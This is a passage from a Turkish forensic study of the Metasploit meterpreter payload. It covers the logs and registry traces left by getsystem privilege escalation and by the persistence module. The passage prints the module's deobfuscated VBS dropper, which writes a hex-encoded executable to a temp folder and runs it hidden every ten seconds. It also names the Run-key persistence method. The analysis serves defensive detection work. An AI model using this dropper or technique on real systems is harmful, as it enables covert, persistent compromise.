root@wisekhanpc:/usr/share/metasploit-framework/vendor/bundle/ruby/2.1.0/gems/metasploit-payloads-1.0.9/data/meterpreter# ls -al mets
rv.x86.dll
-rw-r--r-- 1 root root 884736 Eyl  4  2015 metsrv.x86.dll
root@wisekhanpc:/usr/share/metasploit-framework/vendor/bundle/ruby/2.1.0/gems/metasploit-payloads-1.0.9/data/meterpreter#
```

Elde edilen payload virustotal üzerinde incelenmiş ve aşağıdaki sonuçlar çıkmıştır. Buradaki 8 antivirüs yazılımı bu dll dosyasını Trojan olarak belirlemiştir.



virustotal

SHA256: 561f5beabaf9c14469f34e7b26b1b17c12831dc1320d0f36b493e363819d11a7

File name: 00000074.dll

Detection ratio: 8 / 54

Analysis date: 2016-08-09 20:20:02 UTC (0 minute ago)

0 0

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
Ad-Aware	Gen:Trojan.Heur.GM.09C4000000	20160809
Arcabit	Trojan.Heur.GM.09C4000000	20160809
BitDefender	Gen:Trojan.Heur.GM.09C4000000	20160809
Emsisoft	Gen:Trojan.Heur.GM.09C4000000 (B)	20160809
F-Secure	Gen:Trojan.Heur.GM.09C4000000	20160809
GData	Gen:Trojan.Heur.GM.09C4000000	20160809
eScan	Gen:Trojan.Heur.GM.09C4000000	20160809
Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	20160809
ALYac	✓	20160809
AVG	✓	20160809


Bu işlemden sonra çeşitli getuid, shell, getsystem gibi meterpreter komutları kullanılmıştır. Bu komutlar 192.168.1.26.4444 ←→192.168.1.24.1045 arasında kurulan tcp bağlantısı üzerinden

yapılmıştır. Getsystem komutu yetki yükseltme (privilege escalation) exploitleri kullanıdığı için sistemde iz bırakmaktadır. Yapılan incelemede aşağıdaki loglar elde edilmiştir. Diğer komutlarda herhangi bir log elde edilememiştir.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```


Getsystem meterpreter komutu 3 kere çalıştırılmış ve named piped impersonation zafiyeti kullanılmış ve 3 adet error logu elde edilmiştir. Elde edilen loglarda rastgele isimden oluşmuş 6 karakterlik bir servis başlatılmakta ve sonlanmaktadır. Servis sonlandığı için zaman aşımı olmakta ve aşağıdaki hata düşmektedir.

Error	8/9/2016	9:54:40 PM	Service Control Manager	None	7009	N/A
Error	8/9/2016	9:53:51 PM	Service Control Manager	None	7009	N/A
Error	8/9/2016	9:49:46 PM	Service Control Manager	None	7009	N/A




Post exploit olan persistence modülü kullanıldığında ise meterpreter paylodu sistem üzerinde bir çok iz bırakmaktadır. Registryi güncellemekte, dosya yüklemekte ve belirli bir periyotta dosya çalıştırılmaktadır.

Aşağıda sysinternals aracı olan procmon ile izleme ekranı gösterilmektedir. Burada tüm yazma işlemleri gözlemlenmiştir. Persistence modülünün atmış olduğu vbs script dosyası belirlenmiştir.




Ayrıca bu modül registrde HKEY_USERS\DEFAULT\Sofware\Microsoft\CurrentVersion\Run altına yazmaktadır. Böylelikle her açılışta tekrar bu vbs script dosyası çalıştırılacaktır.



Kopyalanan vbs scriptinin içeriği encoded olarak aşağıdaki şekilde gelmektedir.

Bu script çözüldüğünde (online java beatufier ile) aşağıdaki okunabilir yazılım elde edilmiştir. Bu yazılım incelendiğinde her 10 sn'de bir sistem çalışıp bağlantıya geçmeye çalışmaktadır.



```
Function BkRFLBYlqUyRwVs()
    WiNrnhqabychoDb = "4d5a90000300000004000000ffff0000b8000000000000040000000000000000000000000000000000000000000000000000000000000000000000e80000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062
    Dim sJtSkKrE
    Set sJtSkKrE = CreateObject("Scripting.FileSystemObject")
    Dim kqNLaMpxTVSeev
    Dim htzNMYKM
    Dim wiuYEELbb
    Dim YrDZozHTS
    Set htzNMYKM = sJtSkKrE.GetSpecialFolder(2)
    YrDZozHTS = htzNMYKM & "\" & sJtSkKrE.GetTempName()
    sJtSkKrE.CreateFolder(YrDZozHTS)
    wiuYEELbb = YrDZozHTS & "\" & "igXzMFHCII.exe"
    Set kqNLaMpxTVSeev = sJtSkKrE.CreateTextFile(wiuYEELbb, true , false)
    For i = 1 to Len(WiNrnhqabychoDb) Step 2
        kqNLaMpxTVSeev.Write Chr(CLng("&H" & Mid(WiNrnhqabychoDb,i,2)))
    Next
    kqNLaMpxTVSeev.Close
    Dim BzTlRPTcOU
    Set BzTlRPTcOU = CreateObject("Wscript.Shell")
    BzTlRPTcOU.run wiuYEELbb, 0, true
    sJtSkKrE.DeleteFile(wiuYEELbb)
    sJtSkKrE.DeleteFolder(YrDZozHTS)
End Function

Do
BkRFLBYlqUyRwVs
WScript.Sleep 10000
Loop
```

Bu script her 10sn de bir çalıştığında igXzMFCI.exe dosyası çalışmaktadır. Burada her payload farklı olacağından bir davranış şekli oluşturulamaz.




Image Name	PID	User Name	CPU	Mem Usage
System Idle Process	0	SYSTEM	99	28 K
System	4	SYSTEM	00	240 K
TPAutoConnSvc.exe	176	SYSTEM	00	4,184 K
mmc.exe	260	test	00	1,616 K
taskmgr.exe	344	test	00	4,320 K
smss.exe	384	SYSTEM	00	388 K
alg.exe	420	LOCAL SERVICE	00	3,392 K
csrss.exe	476	SYSTEM	00	3,480 K
winlogon.exe	500	SYSTEM	00	2,728 K
svchost.exe	580	SYSTEM	00	3,260 K
services.exe	676	SYSTEM	00	6,628 K
lsass.exe	688	SYSTEM	00	1,460 K
regedit.exe	724	test	00	396 K
vmacthlp.exe	844	SYSTEM	00	2,376 K
svchost.exe	856	SYSTEM	00	4,636 K
svchost.exe	940	NETWORK SERVICE	00	4,040 K
svchost.exe	1036	SYSTEM	00	24,208 K
svchost.exe	1104	NETWORK SERVICE	00	3,384 K
vmtoolsd.exe	1156	test	00	12,504 K
svchost.exe	1200	LOCAL SERVICE	00	6,224 K
spoolsv.exe	1412	SYSTEM	00	6,084 K
mmc.exe	1472	test	00	17,564 K
wscntfy.exe	1616	test	00	1,956 K
vmtoolsd.exe	1644	SYSTEM	00	11,548 K
explorer.exe	1828	test	00	8,852 K
TPAutoConnect.exe	1976	test	00	4,592 K
wscript.exe	2040	test	00	6,960 K
igXzMFHCII.exe	2168	test	00	1,336 K
notepad.exe	2264	test	00	396 K
mmc.exe	2916	test	00	2,328 K

5. SONUÇ

Metasploit üzerinde bulunan meterpreter paylodu sistemde neredeyse iz bırakmadığından tespit edilmesi hayli güçtür. Ağ üzerinde de tespit edilebilecek bir iz yoktur. Sadece network dump alınıp içerisindeki dosyalar tespit edilip ve bunlar sandbox sistemlerine gönderilirse tespit edilebilecektir. Bu gibi tespit mekanizmaları da birçok metot ile atlatılabilmektedir. Bununla birlikte üzerinde çalıştırılan komutlar sistemler üzerinde izler yaratmaktadır. Bunları çeşitli izleme araçları ile devamlı izleyerek sistemler üzerindeki anomaliler tespit edilebilir.

REFERANSLAR:

[1] https://www.sans.org/reading-room/whitepapers/forensics/analysis-meterpreter-post-exploitation-35537
[2] http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf
[3] bilgehan.turan@gmail.com
[4] https://technet.microsoft.com/en-us/library/security/ms08-067.aspx